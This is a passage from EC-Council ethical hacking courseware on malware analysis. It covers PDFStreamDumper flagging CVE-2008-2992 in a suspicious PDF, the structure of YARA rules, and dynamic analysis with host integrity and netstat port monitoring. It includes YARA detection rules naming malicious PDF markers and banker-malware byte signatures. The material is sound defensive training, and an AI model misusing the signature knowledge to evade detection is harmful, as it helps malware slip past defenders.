
Figure 7.108: Analysis of the sixth object of the suspicious PDF file on PDFStreamDumper

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Scanning the File for Exploits

Now, scan the suspect PDF file for any available exploit using the PDFStreamDumper tool. To do this, select the Exploits_Scan button from the toolbar, which will prompt the tool to compare the file against a number of signatures of known PDF exploits and present the output in a Notepad file.

The screenshot below shows that the tool has identified an exploit "CVE-2008-2992 – util.printf" in stream 6 and main text of the infected.pdf file.



hide01.ir

Figure 7.109: Exploits found within the suspicious PDF file

4. Learning about CVE ID

Go to the website *https://www.cve.org* and browse the available CVE list to learn more about the CVE IDs found within the suspicious file. Further examination of the CVE ID CVE-2008-2992 reveals that the util.printf() function is a vulnerability found in PDF files that can allow attackers to run arbitrary code on the system, leading to a buffer overflow attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.110: Gathering more information on the CVE ID found

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Suspicious Documents Using YARA

Source: *https://github.com*

YARA (Yet Another Recursive Acronym) is a powerful tool used for identifying and classifying malware samples. It works by allowing users to create rules that describe patterns of interest in files, which can include specific strings, binary sequences, or a combination of characteristics that typically appear in malware. These rules are then used to scan files and detect matches that indicate the presence of malicious content.

YARA is widely utilized by cybersecurity professionals, malware analysts, and incident responders. Key features of YARA include its ability to perform both string and binary pattern matching, support for complex conditions and Boolean expressions, and the capability to scan files, directories, and even memory. The tool is highly flexible and can be integrated into various security workflows and automation scripts, making it an essential asset in malware analysis and other cyber threat toolkits.

Structure of YARA rules:

A YARA rule is structured with specific sections such as the rule header, metadata, strings, and conditions.

- **Rule Header**: This includes the rule's name and optional tags.

  Syntax:

  ```
  rule Rule_Name : tag1 tag2
  {
  ```

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Metadata**: This is optional and can include any key-value pairs that provide additional information about the rule.

  Syntax:

  ```
  meta:
      author = "Your Name"
      description = "Description of what the rule detects"
      date = "2024-06-11"
  ```

- **String**: This section defines the strings to search for in the files. Strings can be text, hexadecimal, or regular expressions.

  Syntax:

  ```
  strings:
      $text_string = "suspicious_text"
      $hex_string = { 6A 40 68 00 30 00 00 }
      $regex_string = /suspicious.*pattern/
  ```

- **Condition**: This defines the logic that must be met for the rule to match. It usually involves checking if one or more of the defined strings are present.

  Syntax:

  ```
  condition:
      $text_string or $hex_string or $regex_string
  }
  ```

hide01.ir

The following is a sample YARA rule created to report a file as `silent_banker` if the file contains one of the three strings:

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to Scan a Suspicious Document using User-created YARA Rule

- **Step 1:** Create a YARA rule to scan suspicious PDF documents and save them as **`pdf_rules.yar`**.

```
pdf_rules.yar
rule MaliciousPDF {
    meta:
        author = "Your Name"
        description = "Detects malicious content in PDF files"
        date = "2024-06-11"

    strings:
        // Example strings to match known malicious patterns
        $pdf_header = "%PDF-" // PDF header
        $javascript = "javascript" // JavaScript keyword
        $launch = "/Launch" // Launch action keyword
        $embedded_file = "/EmbeddedFile" // Embedded file keyword
        $objstream = "ObjStm" // Object stream keyword
        $openaction = "/OpenAction" // Open action keyword

    condition:
            $pdf_header at 0 and (
            $javascript or
            $launch or
            $embedded_file or
            $objstream or
            $openaction
        )
}
```

Figure 7.111: Screenshot showing sample YARA rule

- **Step 2:** Run the following YARA command to scan the suspicious file for malicious content using **`pdf_rules.yar`** rule.

```
yara <path_to/rulefile.yar> <path_to/suspicious_file>
```

```
yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/suspicious_document.pdf' - P
File  Edit  View  Search  Terminal  Help
┌─[root@parrot]─[/home/parrot/yara-python]
└──╼ #yara '/home/parrot/yara-python/pdf_rules.yar' '/home/parrot/Downloads/susp
icious_document.pdf'
MaliciousPDF /home/parrot/Downloads/suspicious_document.pdf
```

Figure 7.112: Screenshot of showing execution YARA command

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

43 Module 07 | Malware Threats

EC-Council C|EH

Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - Port and Process Monitoring
  - Windows Registry and Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls and System Calls Monitoring
  - Scheduled Tasks and Browser Activity Monitoring

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

hide01.ir

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.


In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

Host integrity monitoring includes the following:

- Port Monitoring
- Process Monitoring
- Registry Monitoring
- Windows Services Monitoring
- Startup Programs Monitoring
- Event Logs Monitoring/Analysis
- Installation Monitoring
- Files and Folders Monitoring
- Device Drivers Monitoring
- Network Traffic Monitoring/Analysis
- DNS Monitoring/Resolution
- API Calls Monitoring
- System Calls Monitoring
- Scheduled Tasks Monitoring
- Browser Activity Monitoring

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

hacedir

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.

ide01.ir

